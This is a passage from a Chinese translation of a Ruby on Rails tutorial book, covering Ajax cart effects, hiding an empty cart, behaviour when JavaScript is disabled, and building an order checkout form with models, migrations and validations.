


图 9.2 加上黄渐变效果的购物车

我们来把这样的高亮效果加到购物车上：每当购物车被更新时（不管是添加了新的货品，还是改变了现有货品的数量），就把这部分的背景变亮。这样，用户就可以更清楚地看到“有东西发生了变

³ `effect.js` 是 `scriptaculous` 库的一部分。在 <http://github.com/madrobby/scriptaculous/wiki> 这里列出了一些可视化效果，你可以看看用这个库都能做些什么。

化”，虽然整个页面并没有刷新。

我们面临的第一个问题是：如何知道购物车中的哪种货品是最近更新的？现在，每种货品在显示时都只是一个简单的|元素，我们需要找到一个办法来标记出其中最近更新的一个。为此，首先需要对 Cart 模型类做些调整：让 add_product() 方法返回与新加货品对应的CartItem 对象。
| |

```
depot_m/app/models/cart.rb
def add_product(product)
  current_item = @items.find{|item| item.product == product}
  if current_item
    current_item.increment_quantity
  else
    current_item = CartItem.new(product)
    @items << current_item
  end
  current_item
end
```

127

在 store_controller.rb 中，我们可以取出这项信息，并将其赋入一个实例变量，以便传递给视图模板。

```
depot_m/app/controllers/store_controller.rb
def add_to_cart
  product = Product.find(params[:id])
  @cart = find_cart
  @current_item = @cart.add_product(product)
  respond_to do |format|
    format.js
  end
rescue ActiveRecord::RecordNotFound
  logger.error("Attempt to access invalid product #{params[:id]}")
  redirect_to_index("Invalid product")
end
```

在 _cart_item.html.erb 局部模板中，我们会检查当前要渲染的这种货品是不是刚刚发生了改变。如果是，就给它做个标记：将它的 id 属性设为 current_item。

```
depot_m/app/views/store/_cart_item.html.erb
<% if cart_item == @current_item %>
  <tr id="current_item">
<% else %>
  <tr>
<% end %>
  <td><%= cart_item.quantity %>&times;</td>
  <td><%= cart_item.title %></td>
  <td class="item-price"><%= number_to_currency(cart_item.price) %></td>
</tr>
```

经过这三个小修改之后，最近发生变化的货品所对应的|元素就会被打上 id="current_item" 的标记。现在，我们只要告诉 JavaScript 对这些元素施加高亮效果就行了：在 add_to_cart.rjs 模板中调用 visual_effect 方法。
| |

```
depot_m/app/views/store/add_to_cart.rjs
page.replace_html ("cart", :partial => "cart", :object => @cart)
page[:current_item].visual_effect :highlight,
  :startcolor => "#88ff88",
  :endcolor => "#114411"
```

请注意我们是如何指定“想要施加可视化效果的元素”的：只要把 :current_item 传递给 page 就行了。然后我们对这些元素施加了高亮显示的可视化效果，并将默认的“黄-白”配色改成了更适

合我们设计风格的色调。现在点击按钮往购物车里添加一件货品，你就会看到新添加的货品会显示为亮绿色，然后逐渐变淡，最后完全融入背景。

9.4 迭代 D4：隐藏空购物车

Iteration D4: Hide an Empty Cart

来自客户的最后一个请求：即便购物车中没有任何东西，现在我们还是把它显示在边框里；能不能只在其中有东西的时候才显示？当然可以！

实际上，可选的办法有好几种。最简单的做法大概是：只有当购物车中有东西时才包含显示它的那段HTML代码。这个方案只需要修改`_cart`一个局部模板就可以实现。

```
<% unless cart.items.empty? %>
<div class="cart-title">Your Cart</div>
<table>
  <%= render(:partial => "cart_item", :collection => cart.items) %>

  <tr class="total-line">
    <td colspan="2">Total</td>
    <td class="total-cell"><%= number_to_currency(cart.total_price)%></td>
  </tr>
</table>

<%= button_to "Empty cart", :action => :empty_cart %>
<% end %>
```

虽然这也是可行的方案，但却让用户界面显得有点生硬：当购物车由空转为不空时，整个边框都需要重绘。所以，我们不要这样做，还是让它过渡得更圆滑一点吧。

`Script.aculo.us` 提供了几个可视化效果，可以漂亮地让页面元素出现在浏览器上。现在来试试`blind_down`，它会让购物车平滑地出现，并让边框上其他的部分依次向下移动。

毫不意外地，我们会在现有的RJS模板中调用这个效果。因为`add_to_cart`模板只有在用户向购物车中添加货品时才会被调用，所以我们知道：如果购物车中有了一件货品，那么就应该在边框中显示购物车了（因为这就意味着此前购物车是空的，因此也是隐藏起来的）。此外，我们需要先把购物车显示出来，然后才能使用背景高亮的可视化效果，所以“显示购物车”的代码应该在“触发高亮效果”的代码之前。

现在，这个模板大概就是这样：

```
depot_r/app/views/store/add_to_cart.js.rjs
page.replace_html("cart", :partial => "cart", :object => @cart)

► page[:cart].visual_effect :blind_down if @cart.total_items == 1

page[:current_item].visual_effect :highlight,
  :startcolor => "#88ff88",
  :endcolor => "#114411"
```

它暂时还不能工作，因为`Cart`模型类中还没有`total_items()`这个方法。

```
depot_n/app/models/cart.rb
def total_items
  @items.sum { |item| item.quantity }
end
```

我们还要在购物车为空的时候将其隐藏起来。有两种基本的办法可以做这件事。第一，就像本节开始处展示的，根本不生成任何 HTML 就好了。遗憾的是，如果我们这样做，当用户朝空的购物车中放入第一件货品时，浏览器上就会出现一阵闪烁——购物车被显示出来，然后又隐藏起来，然后再被 blind_down 效果逐渐显示出来。

所以更好的解决办法是创建“显示购物车”的 HTML，但对它的 CSS 样式进行设置，使其不被显示出来——如果购物车为空，就设置为 `display: none`。为此，要修改 `app/views/layouts` 目录下的 `store.html.erb` 布局文件。首先想到的修改方法大致如下：

```
<div id="cart"
      <% if @cart.items.empty? %>
        style="display: none"
      <% end %>
    >
  <%= render(:partial => "cart", :object => @cart) %>
</div>
```

当购物车为空时，这段代码就会给 `<div>` 标记加上 `style="display: none"` 这段 CSS 属性。这确实有效，不过真的、真的很丑陋。下面挂着一个孤孤单单的“`>`”字符，看起来就像放错了地方一样（虽然确实没放错）；而且更糟糕的是，逻辑被放到了 HTML 标记的中间，这正是给模板语言带来恶名的行为。不要让这么丑陋的代码出现，我们还是创建一层抽象——编写一个辅助方法——把它隐藏起来吧。

辅助方法

每当需要将某些处理逻辑从视图（不管是哪种视图）中抽象出来时，我们就可以编写一个辅助方法。

进入 `app` 目录，你会看到下列子目录：

```
depot> ls -p app
controllers/ helpers/ models/ views/
```

毫不意外地，我们的辅助方法应该放在 `helpers` 目录下。进入这个目录，你会看到其中已经有几个文件存在了。

```
depot> ls -p app/helpers
application_helper.rb products_helper.rb store_helper.rb
```

◀ 130

Rails 代码生成器会自动为每个控制器（在我们这里就是 `products` 和 `store`）创建一个辅助方法文件；Rails 命令本身（也就是一开始创建整个应用程序的命令）则生成了 `application_helper.rb` 文件。如果你喜欢，可以把辅助方法组织到各个控制器对应的文件中，但实际上所有视图都可以使用所有辅助方法。目前还只有在 `store` 控制器的视图中需要使用它，所以就先把它放在 `store_helper.rb` 文件中吧。

我们先来看看 `store_helper.rb` 这个文件，它就位于 `helpers` 目录下：

```
module StoreHelper
end
```

我们来编写一个名叫 `hidden_div_if()` 的辅助方法，它接收两个参数：一个条件判断，以及（可选的）一组属性。该方法会创建一个 `<div>` 标记，如果条件判断为 `true`，就给它加上 `display: none` 样式。在布局文件中，我们会这样使用它：

```
depot_n/app/views/layouts/store.html.erb
<%= hidden_div_if(@cart.items.empty?, :id => "cart" ) %>
<%= render(:partial => "cart" , :object => @cart) %>
</div>
```

我们把这个辅助方法写在 app/helpers 目录下的 store_helper.rb 文件中, 这样就只有 StoreController 能够使用它。

```
depot_n/app/helpers/store_helper.rb
module StoreHelper
  def hidden_div_if(condition, attributes = {}, &block)
    if condition
      attributes["style"] = "display: none"
    end
    content_tag("div" , attributes, &block)
  end
end
```

这段代码使用了 Rails 的标准辅助方法 content_tag(), 它可以把一个代码块的输出字符串包装成一个 HTML 标记。借助&block 这个语法, 就把 hidden_div_if 所得到的代码块传给了 content_tag 方法。

目前当用户清空购物车时, 会显示一条 flash 消息。现在终于可以把这条消息去掉了——我们已经不再需要它了, 因为当货品列表页刷新时, 购物车直接就消失了。除此之外, 还有另一个原因要去掉它: 我们已经用 Ajax 来向购物车中添加货品, 用户在购物时主页面根本就不会刷新; 也就是说, 只要用户清空了一次购物车, 那条 flash 消息就会一直显示在页面上, 告诉他“购物车已经被清空”, 即便边框里显示的购物车又被放进了新的货品。

```
depot_n/app/controllers/store_controller.rb
def empty_cart
  session[:cart] = nil
  redirect_to_index
end
```

看起来步骤不少, 其实不然: 要隐藏和显示购物车, 我们所需要做的只是根据其中货品的数量设置 CSS 的显示样式, 另外, 当第一件货品被放进购物车时, 即通过 RJS 模板来调用 blind_down 效果, 仅此而已。

看到这个漂亮的新界面, 每个人都很兴奋。由于我们的电脑连接在办公室网络上, 好多同事干脆打开浏览器, 亲身体验这个测试程序。当他们看到购物车如何出现在屏幕上、如何更新其中的内容时, 惊讶的口哨声不断地响了起来。每个人都爱死了它, 每个人——除了 Bruce 以外。Bruce 从来不信任浏览器上运行的 JavaScript, 他把 JavaScript 给禁用了。这样一来, 所有精彩的 Ajax 效果也都不起作用了。当 Bruce 往购物车里添加货品时, 他只看到一些奇怪的东西:

```
$("cart").update("<h1>Your Cart</h1>\n\n<ul>\n  <li id='current_item'>\n    3 &times; Pragmatic Project Automation\n  </li>\n</ul>\n<form method='post'\naction='/store/empty_cart' class='button-to...'>
```

显然事情不应该这样。即便用户的浏览器禁用了 JavaScript, 我们的应用程序也应该能够工作。这就是我们下一个迭代的任务。

9.5 迭代 D5：JavaScript 被禁用时的对策

Iteration D5: Degrading If Javascript Is Disabled

在原书第 121 页，我们把购物车搬到了边栏上来显示，此时应用程序里还没有任何一行 Ajax 代码。如果在 JavaScript 被浏览器禁用时能够回到此时的行为，那么我们的应用程序就同样能够满足 Bruce 的需要了。换句话说，如果针对 `add_to_cart` 的请求不是来自 JavaScript，我们就希望应用程序仍然采取原来的行为，并将浏览器重定向到首页。当首页显示出来时，更新之后的购物车就会出现在边栏上了。

当用户点击 `form_remote_tag` 中的按钮时，可能会出现两种不同的情况。如果 JavaScript 被禁用，表单的目标 `action` 就会被一个普通的 HTTP POST 请求直接调用——这就是一个普通的表单；如果允许使用 JavaScript，它就不会发起普通的 POST 调用，而由一个 JavaScript 对象和服务器建立后台连接——这个 JavaScript 对象是 `XMLHttpRequest` 的实例，由于这个类的名字颇有点拗口，很多人（以及 Rails）把它简称为 `xhr`。

< 132

所以，我们可以在服务器上检查进入的请求是否由 `xhr` 对象发起的，从而判断浏览器是否禁用了 JavaScript。Rails 提供的 `request` 对象——在控制器和视图中都可以访问这个对象——让你可以很方便地做这个检查：调用 `xhr?` 方法就行了。这样一来，只要在 `add_to_cart` 中加上两行代码，不管用户的浏览器是否允许使用 JavaScript，我们的应用程序就都能支持了。

```
depot_0/app/controllers/store_controller.rb
def add_to_cart
  product = Product.find(params[:id])
  @cart = find_cart
  @current_item = @cart.add_product(product)
  respond_to do |format|
    format.js if request.xhr?
    format.html {redirect_to_index}
  end
rescue ActiveRecord::RecordNotFound
  logger.error("Attempt to access invalid product #{params[:id]}")
  redirect_to_index("Invalid product")
end
```

9.6 我们做了什么

What We Just Did

在这个迭代中，我们给购物车加上了 Ajax 的支持。

- 我们把购物车搬到了边栏里，并且让 `add_to_cart` 这个 `action` 重新显示货品分类页面。
- 我们用 `form_remote_tag()` 来调用 `add_to_cart`，向它发起 Ajax 请求。
- 我们利用 RJS 模板，单独更新购物车那一小块的 HTML。
- 为了让用户更加清晰地看到购物车的变化，我们加上了高亮显示的效果——仍然是用 RJS 模板实现的。
- 我们编写了一个辅助方法，当购物车为空时将其隐藏起来，添加货品时再用 RJS 模板将其显示出来。

- 最后，我们让应用程序在禁用了 JavaScript 的浏览器上也能工作——此时它将采取没有加入 Ajax 之前的行为方式。

请牢记我们所采用的渐进式的 Ajax 开发方式：首先从一个传统的应用程序开始，逐渐向其中增加 Ajax 的特性。Ajax 可能很难调试；如果逐渐添加 Ajax 特性，当遇到困难时，你也可以比较容易地找出问题所在。另外，正如我们看到的，从一个传统的应用程序开始也使你能够更容易地同时支持 Ajax 和非 Ajax 的行为方式。

最后还有两件事值得一提。首先，如果你打算进行大量的 Ajax 开发，也许你应该花点时间去熟悉浏览器上的 JavaScript 调试工具和 DOM 监视工具。*Pragmatic Ajax: A Web 2.0 Primer*[JG06]一书的第 8 章在这方面提供了很多有用的提示。其次，Firefox 的 NoScript 插件使你只要点一下鼠标就能禁用或启用 JavaScript，另一些人则发现在开发过程中同时运行两个不同的浏览器会很有帮助：一个浏览器允许使用 JavaScript，另一个禁用。所以，当添加新特性时，请分别检查这两种情况，以确保不管是否允许使用 JavaScript 都能使用这些功能。

游戏时间

下面的东西，不妨自己动手试试。

- 第 7.4 节的“游戏时间”（原书第 95 页）中有一条是“在点击图书封面图片时将其放入购物车”。现在请用 `form_remote_tag` 和 `image_submit_tag` 来实现这一功能。
- 当用户清空购物车时，我们就将购物车隐藏起来。目前我们实现这一功能的方式是重绘整个货品列表页面。你能否修改应用程序，改用 Script.aculo.us 提供的 `blind_up` 效果来实现隐藏购物车？
- 如果浏览器禁用了 JavaScript，你刚才所做的修改还能工作吗？
- 尝试对新放入购物车的货品使用别的可视化效果。譬如说，能否将其初始状态设为隐藏，然后逐渐出现？这是否会影响在 Ajax 代码和初始页面显示之间共享“购物车条目”的局部模板？
- 给购物车中的每个条目添加一个链接，点击该链接就会将当前条目的数量减 1，如果数量减到 0，则删除该条目。请首先用非 Ajax 的方式实现这一功能，然后加上 Ajax 效果。

（更多提示请看 <http://pragprog.wikidot.com/rails-play-time。>）



在本章中，我们将会看到以下内容：

- 如何通过外键将数据库表关联起来
- 根据模型对象创建表单 (`form_for`)
- 使用 `belongs_to` 和 `has_many`
- 连接表单、模型与视图

第 10 章

任务 E：付账

Task E: Check Out!

我们先来盘点一下成果。到目前为止，我们已经实现了一个基本的货品维护系统、一个货品分类列表，以及一个还算漂亮的购物车。所以，现在我们要让买主能够实际购买购物车中的货品，须要实现结账的功能。

我们不打算一步到位。就目前而言，只须获取买主的详细联系信息和付款方式，并用这些信息在数据库里构造一份订单即可。在此过程中，我们会了解更多关于模型、输入验证、表单处理和组件的知识。

10.1 迭代 E1：收集订单信息

Iteration E1: Capturing an Order

订单（order）是由一组订单项（line item）、外加购买交易的详细信息构成的。订单项其实已经初具雏形了，那就是购物车中的物品。不过现在还没有一张数据库表来存储订单项，同样也没有保存订单信息的表。不过，根据原书第 59 页的草图，再加上跟客户的简短讨论，我们现在就可以动手生成 Rails 模型，并用迁移任务来创建对应的表。

首先，我们要创建两个模型类。

```
depot> ruby script/generate model order name:string address:text \
email:string pay_type:string
...
depot> ruby script/generate model line_item product_id:integer \
order_id:integer quantity:integer total_price:decimal
...
```

然后，往代码生成器创建的两个迁移任务中填入内容。

首先给 `orders` 表的 `pay_type` 字段加上长度限制。

```
depot_p/db/migrate/20080601000005_create_orders.rb
class CreateOrders < ActiveRecord::Migration
  def self.up
    create_table :orders do |t|
      t.string :name
      t.text :address
      t.string :email
      t.string :pay_type, :limit => 10
      t.timestamps
    end
  end
end
```

```
def self.down
  drop_table :orders
end
```

接着是创建 line_items 表的迁移任务：

```
depot> db/migrate/20080601000006_create_line_items.rb
class CreateLineItems < ActiveRecord::Migration
  def self.up
    create_table :line_items do |t|
      t.integer :product_id, :null => false, :options =>
        "CONSTRAINT fk_line_item_products REFERENCES products(id)"
      t.integer :order_id, :null => false, :options =>
        "CONSTRAINT fk_line_item_orders REFERENCES orders(id)"
      t.integer :quantity, :null => false
      t.decimal :total_price, :null => false, :precision => 8, :scale => 2

      t.timestamps
    end
  end

  def self.down
    drop_table :line_items
  end
end
```

请注意，这张表包含两个外键。这是因为 line_items 表中的每条记录都需要同时与“订单”和“货品”关联。遗憾的是，这会带来几个问题。

首先，Rails 迁移任务并未提供一种独立于数据库的方式指定外键约束，所以我们只好用原生 DDL 语句（在这里就是 SQLite 3 的 DDL 语句）来建立外键。其次，尽管我们把代码写成这样，但 SQLite 3.4.0 却不会强迫外键约束。最后，这些自定义的外键约束不会出现在 db/schema.rb 文件中，因此也不会被复制到测试数据库。¹

// Joe 问……
信用卡处理在哪儿

到现在，我们这个教学用的应用程序与真实世界出现了一点差异。在真实世界里，我们很可能需要应用程序处理整个支付业务，包括信用卡处理（可能使用 Payment 模块^{*}或是 Tobias Lütke 的 ActiveMerchant 类[†]）。但后端支付流程的整合涉及大量的规约资料，会将读者的注意力从 Rails 这里移开，所以我们决定不考虑这方面的细节。

^{*} <http://rubyforge.org/projects/payment>

[†] <http://www.activemerchant.org/>

我们已经写好了两个迁移任务，现在就可以实施它们了。

```
depot> rake db:migrate
== 20080601000005 CreateOrders: migrating =====
-- create_table(:orders)
-> 0.0066s
```

¹ 很多 Rails 开发者压根儿就不去费心指定数据库层面的约束（例如外键），完全靠应用代码来保证正确。这可能也是 Rails 迁移任务不支持约束的原因之一。不过，如果数据完整性很重要的话，很多人（包括 Dave 和 Sam）仍然认为：花一点小功夫多做一次检查，可以节省彻夜在生产环境下调试的大把时间。如果你也赞同这一观点，原书第 304 页上提供了更多的信息。

```

== 20080601000005 CreateOrders: migrated (0.0096s) =====
== 20080601000006 CreateLineItems: migrating =====
-- create_table(:line_items)
-> 0.0072s
== 20080601000006 CreateLineItems: migrated (0.0500s) =====

```

由于 schema_migrations 表中还没有这两个迁移任务的时间戳，所以运行 db:migrate 任务会实施这两个最新的迁移任务。当然我们也可以逐一创建迁移任务，然后逐一实施它们。

模型之间的关系

现在，数据库已经知道订单、订单项与货品之间的关系了，但 Rails 应用还不知道。所以，我们还要在模型类中增加一些声明，指定它们之间的关系。首先，打开新近创建的 order.rb 文件（位于 app/models 目录下），在其中调用 has_many() 方法。◀ 137

```

class Order < ActiveRecord::Base
  has_many :line_items
end

```

has_many 指令看来一目了然：一个订单（可能）有多个订单项与之关联。这些订单项之所以被关联到这个订单，是因为它们引用了该订单的 id。

此外，还应该在 Product 模型类中加上 has_many 声明：如果有很多订单的话，每种货品都可能有多个订单项与之关联。

```

class Product < ActiveRecord::Base
  has_many :line_items
# ...

```

下面我们要指定反向的关联：从订单项到订单和货品的关联。为此，我们需要在 line_item.rb 文件中两次使用 belongs_to() 声明。

```

depot_p/app/models/line_item.rb
class LineItem < ActiveRecord::Base
  belongs_to :order
  belongs_to :product
end

```

belongs_to 声明告诉 Rails：line_items 表中存放的是 orders 表和 products 表中记录的子记录；如果没有对应的订单和货品存在，则订单项不能独立存在。有一种简单的办法可以帮你记住应该在哪里做 belongs_to 声明：如果一张表包含外键，那么它对应的模型类就应该针对每个外键做 belongs_to 声明。

这些声明到底管什么用？简单说来，它们会给模型对象加上彼此导航的能力。由于在 LineItem 模型中添加了 belongs_to 声明，现在我们就可以直接得到与之对应的 order 对象了。

```

li = LineItem.find(...)
puts "This line item was bought by #{li.order.name}"

```

另一方面，由于 Order 类有指向 LineItem 的 has_many 声明，我们也可以从 order 对象直接引用与之关联的 LineItem 对象——它们都在一个集合中。

```

order = Order.find(...)
puts "This order has #{order.line_items.size} line items"

```

在原书第 356 页，我们还会详细介绍模型对象之间的关联。◀ 138

创建表单搜集订单信息

现在数据库表和模型类都已经到位，我们可以开始处理付账的流程了。首先，要在购物车里加上一个 **Checkout** 的按钮，并使其连接到 store 控制器的 checkout 方法。

```
depot_p/app/views/store/_cart.html.erb
<div class="cart-title">Your Cart</div>
<table>
  <%= render(:partial => "cart_item" , :collection => cart.items) %>

  <tr class="total-line">
    <td colspan="2">Total</td>
    <td class="total-cell"><%= number_to_currency(cart.total_price) %></td>
  </tr>
</table>

▶ <%= button_to "Checkout" , :action => 'checkout' %>
<%= button_to "Empty cart" , :action => :empty_cart %>
```

我们希望 checkout 这个 action 能向用户呈现一张表单，提示用户在其中输入将要存入 orders 表的相关信息：姓名、住址、电子信箱以及付款方式。也就是说，我们要在 Rails 模板中包含一个表单，表单中的输入字段会关联到 Rails 模型对象的对应属性，因此我们需要首先在 checkout 方法中创建一个空的模型对象，这样表单中的信息才有地方可以去。²（我们还必须找出当前的购物车，因为布局模板需要显示它。每个 action 开头处都要去查找购物车，这已经开始显得有点乏味了，稍后我们会看到如何消除这些重复代码。）

```
depot_p/app/controllers/store_controller.rb
def checkout
  @cart = find_cart
  if @cart.items.empty?
    redirect_to_index("Your cart is empty")
  else
    @order = Order.new
  end
end
```

请注意，我们如何检查确保购物车中是有东西的。这是为了避免顾客直接进入付账环节而生成空订单。

139 现在来看看模板部分。为了搜集用户信息，我们将要使用表单。这里的关键在于：在展示页面时要把初始值填入对应的表单字段；在用户点击“提交”按钮之后又要把这些值取回到应用程序中。

在控制器中，我们将@order 实例变量的值设为一个新建的 Order 模型对象。之所以这样做，是因为视图要根据模型对象中的初始值生成表单。乍看上去这没有什么特别的价值——这个新建的模型对象中所有的字段都还没有值，所以表单也是空空如也。但是请想想别的情况：也许我们需要编辑一个现有的模型对象；或者用户可能已经尝试过输入订单信息，但输入的数据没有通过校验。此时我们就希望模型对象中现存的数据能够填入表单展示给用户。所以，在这个阶段传入一个空的模型对象就可以让所有这些情况统一起来——视图可以始终认为有一个可用的模型对象。

随后，当用户点击“提交”按钮时，我们希望在控制器中将来自表单的新数据取回到模型对象中。

幸运的是，Rails 使这一任务变得易如反掌：它提供了一组用于处理表单的辅助方法，这些辅助

² 同样，如果你一直紧跟我们的步伐，请记得要把 action 方法放在 private 声明的前面。

方法会与控制器和模型对象交互，实现了完整的表单处理功能。在写出最终版本的表单之前，我们先来看一个简单的例子：

```
Line 1 <% form_for :order, :url => { :action => :save_order } do |form| %>
2   <p>
3     <%= form.label :name, "Name:" %>
4     <%= form.text_field :name, :size => 40 %>
5   </p>
6 <% end %>
```

140

这段代码有两处有趣的地方。首先，第 1 行的 `form_for` 辅助方法搭建了一个标准的 HTML 表单。但它的工作还不仅如此，传入的第一个参数：`:order` 告诉该方法：它正在处理的是来自 `order` 实例变量的对象。辅助方法会根据这一信息给字段命名，并安排如何将字段的输入值传回给控制器。

`:url` 参数会告诉辅助方法，当用户点击“提交”按钮时应该做何操作。在这里，我们会生成一个 HTTP POST 请求，并把请求发送给控制器中的 `save_order` 方法。

可以看到，`form_for` 实际上是搭建了一个 Ruby 的代码块环境（这个代码块在第 6 行结束）。在代码块内部，你可以放入普通的模板内容（例如`<p>`标记），同时也可以使用代码块的参数（也就是这里的 `form` 变量）来引用表单上下文环境。在第 4 行，我们就用了这个上下文环境来向表单中添加文本字段。由于这个文本字段是在 `form_for` 的上下文环境中构造出来的，因此它就自动地与`@order` 对象中的数据建立起关联了。

那么多的关联，真是看得人头晕。不过你只要记住，Rails 需要知道每个字段的名称和值，这样才能将其与模型对象关联；而 `form_for` 和各种字段层面的辅助方法（例如 `text_field`）正是用于提供这些信息的。图 10.1 展示了这个过程。




图 10.1 `form_for` 中的名字映射到了模型对象以及其中的属性

现在我们可以创建一个模板，把上述“搜集用户信息”的表单放入其中。这个模板将被 `store` 控制器的 `checkout` 方法调用，所以它的名字应该是 `checkout.html.erb`，位于 `app/views/store` 目录下。

Rails 为各种 HTML 层面的表单元素提供对应的表单辅助方法。在下列代码中，我们用到 `text_field` 和 `text_area` 辅助方法来搜集顾客的姓名、电子信箱和居住地址。

```
depot_p/app/views/store/checkout.html.erb
<div class="depot-form">

  <%= error_messages_for 'order' %>

  <% form_for :order, :url => { :action => :save_order } do |form| %>
    <fieldset>
```

```

<legend>Please Enter Your Details</legend>

<div>
  <%= form.label :name, "Name:" %>
  <%= form.text_field :name, :size => 40 %>
</div>

<div>
  <%= form.label :address, "Address:" %>
  <%= form.text_area :address, :rows => 3, :cols => 40 %>
</div>

<div>
  <%= form.label :email, "E-Mail:" %>
  <%= form.text_field :email, :size => 40 %>
</div>

<div>
  <%= form.label :pay_type, "Pay with:" %>
  <%=
    form.select :pay_type,
      Order::PAYMENT_TYPES,
      :prompt => "Select a payment method"
  %>
</div>

<%= submit_tag "Place Order" , :class => "submit" %>
</fieldset>
<% end %>
</div>

```

这里唯一值得一提的是与下拉列表框相关的代码。我们首先假设 Order 模型类提供了一组可选的付款方式——在模型类中这应该是一个数组，其中的每个元素又是一个数组：第一个元素是一个字符串，代表将在下拉列表框中显示的文本；第二个元素是将要被提交到服务器、最终存入数据库的值³。趁着我们还记得这事，现在就动手在 order.rb 中定义这个数组吧。

```

depot_p/app/models/order.rb
class Order < ActiveRecord::Base
  PAYMENT_TYPES = [
    # Displayed           stored in db
    [ "Check" ,           "check" ],
    [ "Credit card" ,     "cc" ],
    [ "Purchase order" , "po" ]
  ]
  ...

```

在这个模板中，我们把“付款方式”的数组传给 select 辅助方法。同时传入的还有:prompt 参数，它会给下拉列表添加一个空的选项，在其中显示提示文本。

再加上一点 CSS 魔法：

```

depot_p/public/stylesheets/depot.css
/* Styles for order form */

.depot-form fieldset {
  background: #efe;
}

```

³ 如果别的非 Rails 应用也会更新 orders 表，可能就需要把“支付方式”存入一张单独的查找表，并在“订单”中用外键关联之。在这种时候，Rails 也提供了很便利的方式来生成下拉列表框：只要把针对查找表进行 find(:all) 查询的结果传递给 select 辅助方法就行了。

```
.depot-form legend {
  color: #dfd;
  background: #141;
  font-family: sans-serif;
  padding: 0.2em 1em;
}

.depot-form label {
  width: 5em;
  float: left;
  text-align: right;
  padding-top: 0.2em;
  margin-right: 0.1em;
  display: block;
}

.depot-form select, .depot-form textarea, .depot-form input {
  margin-left: 0.5em;
}

.depot-form .submit {
  margin-left: 4em;
}

.depot-form div {
  margin: 0.5em 0;
}
```

这个表单基本到位了。往购物车里随便放点东西，再点击 **Checkout** 按钮，就应该会看到如图 10.2 所示的页面。

看起来不错！当然了，如果点击 **Place Order** 按钮，映入眼帘的将是下列报错消息：

```
Unknown action
No action responded to save_order
```

不过，在动手编写下一个 action 之前，还是先把 `checkout` 这个 add 完成，给它加上数据校验。我们会对 Order 模型进行修改，检查顾客是否在所有字段（包括“付款方式”的下拉列表）中填入了数据。◀ 143

此外，我们还要验证用户选择的付款方式是否为合法的几个选项之一。^{4.5}




图 10.2 付账页面

⁴ 要得到合法的付款方式列表，我们可以首先取出这个“数组的数组”，并用 Ruby 提供的 `map()` 方法取出其中的值。

⁵ 有些读者可能会觉得奇怪：为什么我们要费劲验证付款方式？下拉列表中包含的不都是合法的值么？之所以这样做，是因为应用程序不应该假设数据一定来自自己创建的表单。没有任何办法可以阻止恶意用户绕过我们的表单，直接把表单数据提交给应用程序。如果这个用户设置了某种未知的付款方式，他就完全有可能免费得到我们的货品。

```
depot_p/app/models/order.rb
class Order < ActiveRecord::Base
  PAYMENT_TYPES = [
    # Displayed stored in db
    [ "Check" , "check" ],
    [ "Credit card" , "cc" ],
    [ "Purchase order" , "po" ]
  ]

  validates_presence_of :name, :address, :email, :pay_type
  validates_inclusion_of :pay_type, :in =>
    PAYMENT_TYPES.map { |disp, value| value }

  # ...

```

144

可以看到，我们在页面顶端已经调用了 `error_messages_for` 辅助方法。如果数据校验出现错误，这个方法会把错误信息显示出来（不过我们还得再为此写一点代码）。

搜集订单详细信息

现在来实现 `store` 控制器中的 `save_order()` 方法吧，这个方法须要：

1. 搜集订单中的数据，填入一个新的 `Order` 模型对象。
2. 将购物车中的物品填入订单。
3. 校验并保存订单，如果校验失败，则显示对应的报错消息，并让用户更正错误。
4. 订单成功保存之后，重新显示货品列表页面，其中包含一条“已经成功下单”的提示信息。

所以，这个方法大概就是这样：

```
depot_p/app/controllers/store_controller.rb
line 1
def save_order
  @cart = find_cart
  @order = Order.new(params[:order])
  @order.add_line_items_from_cart(@cart)
  if @order.save
    session[:cart] = nil
    redirect_to_index("Thank you for your order")
  else
    render :action => 'checkout'
  end
end
```

145

在第3行上，我们新建了一个 `Order` 对象，并用表单数据对其进行初始化。在这里，我们希望所有的表单数据都与 `Order` 对象关联，所以我们直接从参数中取出 `:order` 这个 hash（这也正是我们传递给 `form_for` 的第一个参数的名字），用它来构造 `Order` 对象。随后的一行将购物车中的物品放入订单——稍后我们会实现这个方法。

随后，在第5行上，我们要求这个 `Order` 对象将它自己（以及所有子对象，也就是 `LineItem` 对象）存入数据库。在此过程中，`Order` 对象会执行数据校验（不过我们还要等会再加上数据校验）。如果保存成功，我们会做两件事。首先，将购物车从 `session` 中删掉，准备接受顾客的下一次购买；然后，用 `redirect_to_index()` 方法重新显示货品列表页面，并在上面显示一条提示信息。如果保存失败，则重新显示付账的表单。

// Joe 问……

不会创建重复的订单吗

Joe 发现在我们的控制器里，“创建 Order 模型对象”的工作是由两个 action——checkout 和 save_order 共同完成的。他想知道，为什么这不会导致在数据库中保存重复的订单数据？

答案很简单：checkout 这个 action 只是在内存中创建 Order 对象，然后把这个对象交给视图模板来处理。当浏览器发回填好的数据之后，内存中的临时对象就被抛弃了，并最终被 Ruby 的垃圾收集器回收掉，它永远不会进入数据库。

save_order 这个 action 也会创建一个 Order 对象，并用来自表单字段的值去填充它。这个对象才会被存入数据库。

所以，模型对象实际扮演着两个角色：不仅负责数据库的读出/写入，而且也可以是普通的、携带业务数据的对象。只有当你需要时——通常是调用 save() 方法时，它们才会影响数据库。

